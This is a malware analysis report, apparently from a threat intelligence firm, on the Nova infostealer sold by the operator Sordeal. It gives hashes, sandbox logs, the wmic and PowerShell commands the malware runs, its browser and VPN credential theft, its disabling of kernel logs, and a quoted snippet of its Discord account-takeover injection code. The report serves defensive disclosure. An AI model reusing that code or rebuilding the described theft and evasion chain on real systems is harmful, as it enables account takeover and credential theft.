Nova Infostealer Malware | Sordeal Stealer

cyfirma.com/outofband/emerging-maas-operator-sordeal-releases-nova-infostealer/

Emerging MaaS Operator Sordeal Releases Nova Infostealer

Published On : 2023-11-29

EXECUTIVE SUMMARY

The report highlights a surge in malicious activities by Malware-as-a-service (MaaS) operators Sordeal – particularly with their new malware 'Nova' – since at least September 2023. It employs extensive system information-gathering, registry modifications, and uses techniques to disable kernel-level logs for stealth. The malware focuses on persistence, credential harvesting from browsers and applications, and recently exhibits alarming capabilities like Discord injection and targeting crypto wallets. Free key giveaways to access Nova's full version contribute to its potential widespread use among black hats.

INTRODUCTION

With the stealer logs industry becoming more lucrative amongst threat actors, more and more malware developers have started developing sophisticated information stealers. Most information stealers are distributed using social engineering, phishing, and malvertising campaigns to collect sensitive information from a large number of targets. This information is sorted based on multiple criteria such as with/without cookies, geography, corporate/non corporate, and further sold as stealer logs either on private clouds or on popular sites on the Russian Market.

Earlier this year, researchers discovered that the main.py file in the Sordeal repository (which has since been deleted) injected malicious Node.js code into the Discord %APPDATA%/Discord/app-(versions)/modules/discord_desktop_core/index.js module. The index[.]js file was responsible for stealing the Discord session token and collecting information about the victim. The catch here is – the attacker received this information, but a copy was also sent to hxxps[:]//panel[.]sordeal[.]com[:]3000/ using a POST method. After this was uncovered, the repository was deleted.

In early November 2023, Sordeal posted a message on their Telegram channel announcing the launch of Malicord, a free version of their infostealer. Interestingly, they were asking for stars on the repository in exchange for free trials. 2 weeks later, the repository was deleted too, indicating that it might have been dual hooked to collect a copy of stealer logs. In this report, we will discuss the behavior of their full version infostealer known as Nova.

KEY FINDINGS

1. Sordeal has been active since early 2023, but we have observed heightened activities since September.
2. Free key giveaways to full version of Nova are attracting a lot of black hats.
3. Developers specialize in incorporating anti-forensic and defense evasion techniques in their malware.
4. Developers are adept with JavaScript and use the open-source Electron framework for certain malware utilities.
5. The malware relies on the use of AutoIT to call windows APIs, something that is common with numerous other malwares seen of late.
6. The malware interestingly targets ICQ, which is a messenger commonly used in Russian-speaking countries.

Behavior Analysis


File Name	MOOX92zb72.exe
File Size	69 MB
Signed	Not signed
MD5	de45c178b985e8ac1e24172e1f84a4e3
SHA-256	caad50dec67d247a242d62b30d39ef7e51a9febea387b74a53d405bce73b990c
First Seen in the Wild	July 2023

Entropy (bits/byte)

#	Name	Offset	Size	Entropy
HDR	PE Header	00000000	00000400	2.234354
0	.text	00000400	00006800	6.450282
1	.rdata	00006C00	00001600	5.025179
2	.data	00008200	00000600	4.037118
3	.ndata	00000000	00000000	0.000000
4	.rsrc	00008800	00020400	4.715082


Fig 1: Entropy of PE sections

The sample is packed with an NSIS (Nullsoft Scriptable Install System) based crypter. Once executed, the sample drops app-64.7z in the temp directory, unzips the archive and further executes the file inside the archive named win32snapshot.exe. This file further downloads AutoIT, Microsoft Visual C++ Redistributable and Java.




C:\Users\user\AppData\Local\Temp\nshF326.tmp\app-64.7z	
Process:	C:\Users\user\Desktop\MOOX92zb72.exe
File Type:	7-zip archive data, version 0.4
Category:	dropped
Size (bytes):	71926924
Entropy (8bit):	7.999995130528769
Encrypted:	true
SSDEEP:	
MD5:	A408ACA519B01867ECD15ED5904C3EF3
SHA1:	545ODD0E06E7929513A2B71DBC41E5254D12CA1F
SHA-256:	846A3DBD8E7F850A5495DCA3DED6855434C05643C898929A103007D182F68B78
SHA-512:	69A1896F77422DD1CFB6F86F8C439B6FE4754FEE4CE69864D0EC4A5BB1212A25F13145E122016FA26C1594785AB07C66FE2F6CCFA709E65571D0BDDC2BD0CE1D

Fig 2: Parent file drops *app-64.7z*



Source: C:\Users\user\Desktop\MOOX92zb72.exe	File created: C:\Users\user\AppData\Local\Temp\nshF326.tmp\7z-out\win32snapshot.exe

Fig 3: Archive extracted using 7zip



Process created	PID: 7944 Path: C:\Users\user\AppData\Local\Temp\2T1IE7i94ElaZvomxkeUqXjM1zq\win32snapshot.exe Cmdline: C:\Users\user\AppData\Local\Temp\2T1IE7i94ElaZvomxkeUqXjM1zq\win32snapshot.exe Createflags: new process group

Fig 4: Child process spawned from *MOOX92zb72.exe*

Process:	C:\Users\user\AppData\Local\Temp\2T1IE7i94ElaZvomxkeUqXjM1zq\win32snapshot.exe
File Type:	ASCII text
Category:	dropped
Size (bytes):	1372
Entropy (8bit):	5.354099601236915
Encrypted:	false
SSDEEP:	24:63LxKnYmHgIN3XH7mYW3mAFSsEvTjr3nmRj6DzLnzP:63LlzAlN337hW35Si7PmReDz6zP
MD5:	3B161018476B5B329581D1DAE3A660C
SHA1:	6E7C7EF39716BE8188449CE9969398787FE1CBB4
SHA-256:	4BFAB73528C685D068790566F642CEC3893CC8D8E6FF26438C90D82BF6CAF070
SHA-512:	015A9303BC538AB00C7505D4C5F9206780D6384310E14BFA4167546165135 5ADFCD94A1C76495786CB657C1E72C02C487ECC2CEFE924DA8A7298CBCC096FCF11
Malicious:	false
Preview:	..Nova By KSCH | https://github.com/FalseKSCH....Url: https://www.google.com/chrome/.Path: C:\Users\user\Downloads\ChromeSetup.exe.TotalBytes: 1427176..Url: https://get.adobe.com/reader/download?os=Windows+10&name=Reader+DC+2023.001.20064+English+Windows%28...val.jsp.Path: C:\Users\user\Downloads\JavaSetup8u361.exe.TotalBytes: 2260616..Url: https://www.mozilla.org/en-US/firefox/download/thanks/.Path: C:\Users\user\Downloads\Firefox Installer.exe.TotalBytes: 350008..Url: https://www.autoitscript.com/site/autoit/downloads/.Path: C:\Users\user\Downloads\autoit-v3-setup.zip.TotalBytes: 13504614..Url: https://learn.microsoft.com/en-us/cpp/windows/latest-supported-vc-redist?view=msvc-170.Path: C:\Users\user\Downloads\VC_redist.x64.exe.T

Fig 5: Malware downloading AUTO IT, MS Visual C++ redistributable and Java

While Microsoft Visual C++ Redistributable and Java are for code dependencies, let's talk about AutoIT: this language has been developed to automate actions in a Windows based environment, and means that a user can select Windows, move the mouse, click on buttons etc., however, AutoIt can also work at a lower level, and use any Windows API via the DllCall() function. This makes it a lucrative option for threat actors.

C:\Users\user\AppData\Local\Temp\nshF326.tmp\7z-out\resources\elevate.exe

Process:	C:\Users\user\Desktop\MOOX92zb72.exe
File Type:	PE32 executable (console) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	107520
Entropy (8bit):	6.442687067441468
Encrypted:	false
SSDEEP:	
MD5:	792B92C8AD13C46F27C7CED0810694DF
SHA1:	D8D449B92DE20A57DF722DF46435BA4553ECC802
SHA-256:	9B1FBF0C11C520AE714AF8AA9AF12CFD48503EEDECD7398D8992EE94D1B4DC37
SHA-512:	6C247254DC18ED81213A978CCE2E321D6692848C64307097D2C43432A42F4F4F6D3CF22FB92610DFA8B7B16A5F1D94E9017CF64F88F2D08E79C0FE71A9121E40

Fig 6: LOLBIN dropped by *MOOX92zb72.exe*

The malware tries to load missing DLLs and creates processes in suspended mode for code injection.

Section loaded	Path: \KnownDlls\user32.dll Access: query | read | execute Type: unknown Baseaddress: 7FF9D78F0000 Size: 1703936 Protection: execute and writecopy to pid: own pid Target: C:\Windows\System32\conhost.exe	success or wait	7FF71433B188	LoadLibraryW	1353060317 2	
Section loaded	Path: \KnownDlls\win32u.dll Access: query | read | execute Type: unknown Baseaddress: 7FF9D6010000 Size: 139264 Protection: execute and writecopy to pid: own pid Target: C:\Windows\System32\conhost.exe	success or wait	7FF71433B188	LoadLibraryW	1353060134 8	
Handle closed	Handle: 114	success or wait	7FF71433B188	LoadLibraryW	1353060191 5	
Section loaded	Path: \KnownDlls\GDI32.dll Access: query | read | execute Type: unknown Baseaddress: 7FF9D6300000 Size: 172032 Protection: execute and writecopy to pid: own pid Target: C:\Windows\System32\conhost.exe	success or wait	7FF71433B188	LoadLibraryW	1353060240 6	
Section loaded	Path: \KnownDlls\gdi32full.dll Access: query | read | execute Type: unknown Baseaddress: 7FF9D6B30000 Size: 1093632 Protection: execute and writecopy to pid: own pid Target: C:\Windows\System32\conhost.exe	success or wait	7FF71433B188	LoadLibraryW	1353060360 0	

Fig 7: DLL Sideloading

C:\Users\user\AppData\Local\Temp\2T1IE7i94ElaZvomxkeUqXjM1zq\win32snapshot.exe	"C:\Users\user\AppData\Local\Temp\2T1IE7i94ElaZvomxkeUqXjM1zq\win32snapshot.exe" --type=gpu-process --user-data-dir="C:\Users\user\AppData\Roaming\script" --gpu-preferences=UAAAAAAAAA DgAAAYAAAAAAAAAAAAAAAAAABgAAAA AAAwAAAAAAAAAAAAAAAAAAAAAAAA AAAAAAAAAAAAAAAEgAAAAAAAAASAAA AAAAAAAYAAAAAgAAABAAAAAAAAAAGA AAAAAAAAAQAAAAAAAAAAAAAAOAAAA EAAAAAAAAAABAAAADgAAAAgAAAAAAA AACAAAAAAAAAA= --mojo-platform-channel-handle=1652 --field-trial-handle=1772,8331728753142656290,14149961680991781993,131072 --disable-features=PlzServiceWorker,SpareRendererForSitePerProcess,WinRetrieveSuggestionsOnlyOnDemand /prefetch:2	suspended	success or wait	1	7FF7EBAB13E7	CreateProcessAsUserW

Fig 8: Process injection

The malware uses utilities like **wmic** to gather various system information, including logical disk size, total physical memory, CPU information, UUID etc.

Source: C:\Users\user\AppData\Local\Temp\2T1IE7i94ElaZvomxkeUqXjM1zq\win32snapshot.exe	Process created: C:\Windows\System32\cmd.exe C:\Windows\system32\cmd.exe /d /s /c "wmic logicaldisk get size"
Source: C:\Users\user\AppData\Local\Temp\2T1IE7i94ElaZvomxkeUqXjM1zq\win32snapshot.exe	Process created: C:\Windows\System32\cmd.exe C:\Windows\system32\cmd.exe /d /s /c "wmic computersystem get totalphysicalmemory | more +1"
Source: C:\Users\user\AppData\Local\Temp\2T1IE7i94ElaZvomxkeUqXjM1zq\win32snapshot.exe	Process created: C:\Windows\System32\cmd.exe C:\Windows\system32\cmd.exe /d /s /c "wmic csproduct get uuid"
Source: C:\Users\user\AppData\Local\Temp\2T1IE7i94ElaZvomxkeUqXjM1zq\win32snapshot.exe	Process created: C:\Windows\System32\cmd.exe C:\Windows\system32\cmd.exe /d /s /c "echo %NUMBER_OF_PROCESSORS%"
Source: C:\Users\user\AppData\Local\Temp\2T1IE7i94ElaZvomxkeUqXjM1zq\win32snapshot.exe	Process created: C:\Windows\System32\cmd.exe C:\Windows\system32\cmd.exe /d /s /c "wmic OS get caption, osarchitecture | more +1"

Fig 9: System Information Gathering

The malware checks the online IP address of the machine, indicating an attempt to fingerprint victims.

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class	DNS over HTTPS
Nov 20, 2023 11:22:55.265992092 CET	1.1.1.1	192.168.0.90	0xe0ff	No error (0)	ipinfo.io		34.117.59.81	A (IP address)	IN (0x0001)	false

Fig10: Malware fetching public IP of victim

Source: C:\Windows\System32\cmd.exe	Process created: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe powershell Get-ItemPropertyValue -Path 'HKLM:SOFTWARE\Microsoft\Windows NT\CurrentVersion\SoftwareProtectionPlatform' -Name BackupProductKeyDefault
Source: C:\Windows\System32\cmd.exe	Process created: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe powershell Get-ItemPropertyValue -Path 'HKLM:SOFTWARE\Microsoft\Windows NT\CurrentVersion' -Name ProductName
Source: C:\Windows\System32\cmd.exe	Process created: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe powershell Get-ItemPropertyValue -Path 'HKLM:SOFTWARE\Microsoft\Windows NT\CurrentVersion\SoftwareProtectionPlatform' -Name BackupProductKeyDefault
Source: C:\Windows\System32\cmd.exe	Process created: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe powershell Get-ItemPropertyValue -Path 'HKLM:SOFTWARE\Microsoft\Windows NT\CurrentVersion' -Name ProductName

Fig 11: Suspicious PowerShell Commands

The registry contains crucial information about the system, including configuration settings. The malware may be looking for specific values to adapt its behavior based on the system it infects.

- The first command querying BackupProductKeyDefault suggests an interest in the backup product key related to software protection. Malware might attempt to extract and exfiltrate product keys for unauthorized use or resale.
- The second command querying ProductName retrieves the product name associated with the Windows installation. This information can be useful for the malware to profile the target system.

The malware uses **cmd.exe** and **powershell** to interact with the registry extensively. It queries and modifies registry keys related to the system for persistence and configuration.

Notable Registry Modifications:




Fig 12: Root certificate installation via registry

This key is within the “ROOT\Certificates” branch of the Windows Registry. The name of the added value is “Blob,” suggesting that binary data or a binary blob (a collection of binary data) is being stored in this registry entry.

This indicates the installation of a root certificate by the malware, which would allow an attacker to masquerade malicious files as valid signed components from any entity (for example, Microsoft). It could also allow an attacker to decrypt SSL traffic.

Amongst many other registry changes, win32snapshot[.]exe (md5: 13639e7f3707d05d90798d21d404eccc), sets the “Circular Kernel Context Logger” registry key value to “0”.




Fig 13: Nova modifies the above registry key to disable kernel level logs.

(Source: Surface Web)

As a result, events related to kernel-mode operations, system calls, and other low-level activities will no longer be recorded. It is important to highlight that security software often relies on kernel-level logging to detect and respond to abnormal or malicious activities, and disabling the Circular Kernel Context Logger reduces the visibility into these activities.

The malware drops Update[.]exe (renamed version of win32snapshot[.]exe) into the startup folder, indicating an attempt to achieve persistence.





Fig 14: Persistence via startup

When the previous technique is combined with the malware's ability to place itself in the startup directory, it enables the malware to maintain persistence on the infected system without leaving a trace in the kernel-level logs.




C:\Users\user\AppData\Local\Temp\2T1IE7i64ElaZvomxkeUqXjM1zq\resources\app.asar.unpacked\node_modules\screenshot-desktop\lib\win32\screenCapture_1.3.2.bat	read data or list directory | read ea | read attributes | read control | synchronize	synchronous io non alert | open for backup ident	false	object path not found	1	7FF7EB92CB1A	CreateFileW

Fig 15: Screen-capture using Electron

The malware uses this open-source utility to capture the screenshot of the target machine.

The malware targets multiple browsers, including the most used Edge, Chrome and Firefox.



C:\Users\user\AppData\Local\BraveSoftware\Brave-Browser\User Data	object path not found	1	7FF7EB92F929	GetFileAttributesW
C:\Users\user\AppData\Local\Iridium\User Data	object path not found	1	7FF7EB92F929	GetFileAttributesW
C:\Users\user\AppData\Local\Yandex\YandexBrowser\User Data	object path not found	1	7FF7EB92F929	GetFileAttributesW
C:\Users\user\AppData\Local\uCozMedia\Uran\User Data	object path not found	1	7FF7EB92F929	GetFileAttributesW
C:\Users\user\AppData\Local\Microsoft\Edge\User Data	success or wait	1	7FF7EB92F929	GetFileAttributesW
C:\Users\user\AppData\Local\Google\Chrome\User Data	success or wait	1	7FF7EB92F929	GetFileAttributesW
C:\Users\user\AppData\Local\Vivaldi\User Data	object path not found	1	7FF7EB92F929	GetFileAttributesW
C:\Users\user\AppData\Roaming\Opera Software\Opera Stable	object path not found	1	7FF7EB92F929	GetFileAttributesW
C:\Users\user\AppData\Roaming\Opera Software\Opera GX Stable	object path not found	1	7FF7EB92F929	GetFileAttributesW
C:\Users\user\AppData\Local\Epic Privacy Browser\User Data	object path not found	1	7FF7EB92F929	GetFileAttributesW
C:\Users\user\AppData\Local\Google\Chrome SxS\User Data	object path not found	1	7FF7EB92F929	GetFileAttributesW
C:\Users\user\AppData\Local\Sputnik\Sputnik\User Data	object path not found	1	7FF7EB92F929	GetFileAttributesW
C:\Users\user\AppData\Local\7Star\7Star\User Data	object path not found	1	7FF7EB92F929	GetFileAttributesW
C:\Users\user\AppData\Local\CentBrowser\User Data	object path not found	1	7FF7EB92F929	GetFileAttributesW
C:\Users\user\AppData\Local\Orbitum\User Data	object path not found	1	7FF7EB92F929	GetFileAttributesW
C:\Users\user\AppData\Local\Kometa\User Data	object path not found	1	7FF7EB92F929	GetFileAttributesW
C:\Users\user\AppData\Local\Torch\User Data	object path not found	1	7FF7EB92F929	GetFileAttributesW
C:\Users\user\AppData\Local\Amigo\User Data	object path not found	1	7FF7EB92F929	GetFileAttributesW
C:\Users\user\AppData\Local\Microsoft\Edge\User Data\Default	success or wait	1	7FF7EB92F929	GetFileAttributesW

Fig 16: Harvest Credentials from Browsers

C:\Users\user\AppData\Roaming\Telegram Desktop\tdata	object path not found	1	7FF7EB92F929	GetFileAttributesW
C:\Users\user\AppData\Roaming\tox	object name not found	1	7FF7EB92F929	GetFileAttributesW
C:\Users\user\AppData\Roaming\NationsGlory	object name not found	1	7FF7EB92F929	GetFileAttributesW
C:\Users\user\AppData\Local\Growtopia	object name not found	1	7FF7EB92F929	GetFileAttributesW
C:\Users\user\AppData\Roaming\.minecraft	object name not found	1	7FF7EB92F929	GetFileAttributesW
C:\Users\user\AppData\Roaming\Microsoft\Skype for Desktop\Local Storage	object path not found	1	7FF7EB92F929	GetFileAttributesW
C:\Users\user\AppData\Roaming\Element\Local Storage	object path not found	1	7FF7EB92F929	GetFileAttributesW
C:\Users\user\AppData\Roaming\Signal	object name not found	1	7FF7EB92F929	GetFileAttributesW
C:\Users\user\AppData\Roaming\CQ\0001	object path not found	1	7FF7EB92F929	GetFileAttributesW
C:\Users\user\AppData\Roaming\FileZilla	object name not found	1	7FF7EB92F929	GetFileAttributesW

Fig 17: Harvest Credentials from Targeted Applications

C:\Users\user\AppData\Local\ProtonVPN	object name not found	1	7FF7EB92F929	GetFileAttributesW
C:\Users\user\AppData\Local\NordVPN	object name not found	1	7FF7EB92F929	GetFileAttributesW
C:\Users\user\AppData\Roaming\OpenVPN Connect\profiles	object path not found	1	7FF7EB92F929	GetFileAttributesW

Fig18: Harvest Credentials from VPN Profiles

Additionally, the malware invokes reg.exe to harvest information related to WinSCP, targeting stored sessions and passwords.

Source: C:\Windows\System32\reg.exe	Key opened: HKEY_CURRENT_USER\SOFTWARE\Martin Prikryl\WinSCP 2\Sessions

Fig 19: Collecting stored sessions and passwords from registry

The Chrome configuration is stored in the local AppData directory in a file called “Local State”. This configuration contains an entry called “os_crypt,” which has a sub-entry called “encrypted_key.” The “encrypted_key” is used by Chrome to encrypt saved login data. Below we can see that the malware tries to access that.

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default	read attributes | synchronize	synchronous io non alert | open for backup ident	false	success or wait	1	7FF7EB92F750	CreateFileW
C:\Users\user\AppData\Local\Google\Chrome\User Data\Local State	read attributes | synchronize	synchronous io non alert | open for backup ident	false	success or wait	1	7FF7EB92F750	CreateFileW
C:\Users\user\AppData\Local\Google\Chrome\User Data\Local State	read data or list directory | read ea | read attributes | read control | synchronize	synchronous io non alert | open for backup ident	false	success or wait	1	7FF7EB92C81A	CreateFileW
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Network\Cookies	read attributes | synchronize	synchronous io non alert | open for backup ident	false	success or wait	1	7FF7EB92F750	CreateFileW
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Network\Cookies	read attributes | synchronize | generic read	sequential only | synchronous io non alert | non directory file | open reparse point	false	success or wait	1	7FF7EB92FFAE	CopyFileW
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Network\Cookies_tmp	read attributes | synchronize | generic read | generic write	synchronous io non alert | non directory file	false	success or wait	1	7FF9A7CF4E32	CreateFileW
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Network\Cookies_tmp	read attributes | write attributes | delete | synchronize	synchronous io non alert | open for backup ident | open reparse point	false	success or wait	1	7FF7EB92DF81	CreateFileW

Fig 20: Accessing chrome configuration to get the “encrypted_key” responsible fo encrypting Chrome data

It abuses the inbuilt Windows utility Data Protection Application Programming Interface (DPAPI) to perform data decryption. This API contains a class called ProtectedData, that contains two wrappers: “Protect” and “Unprotect.” The infostealer passes a byte array of the encrypted data to the “Unprotect” wrapper, which subsequently returns a byte array of decrypted data.

Fig 21: Using DPAPI to decrypt the data

After decryption, the malware creates a folder in the temp directory and dumps all the decrypted information in the respective files.




Fig 22: Consolidating all the decrypted information inside *KS_KITTEN_user* folder within temp directory

RECENT DEVELOPMENTS

The threat actor recently created a new repository to enhance and test the injection features of Nova. Injection typically refers to the act of injecting code or manipulating the memory space of a running application.

```
  await post(params);
} else if (data.email) {
  if (config.changeMailAuto == "true") {
    const atIndex = config.mail.indexOf("@");
    const username = config.mail.substring(0, atIndex);
    const domain = config.mail.substring(atIndex);

    const generatedEmail = `${username ?? "kschdediscord"}+${generateId(
      3
    )}${domain ?? "@gmail.com"}`;
    const generatedPassword = generatePassword();

    console.log(generatedEmail, generatedPassword);
    try {
      const res = await updateEmail(
        token,
        generatedEmail,
        data.password
      );
      if (res.username) {
        var params = await makeEmbed({
          title:
            "<:nova:1132934100032244706> Nova Sentinel Have changed the victim mail"
          color: config["embed-color"],
          description: `\`\`\` - Computer Name: \n${computerName}\n- Injection Path: ${client_discord}\n- IP: ${ip}\n\`\`\`\n[Download pfp](${userAvatar})`,
          fields: [
            {
              name: "Username <a:inject:1130448568268881960>",
              value: `\`${res.username}#${res.discriminator}\``,
              inline: !1,
            },
            {
              name: "ID <a:cat_rolling:1130448570789679165>",
              value: `\`${res.id}\`\n[Copy ID](https://paste-pgpj.onrender.com/?p=${res.id})`,
              inline: !1,
            },
```

Fig 23: Ability to collect victim email associated with Discord.

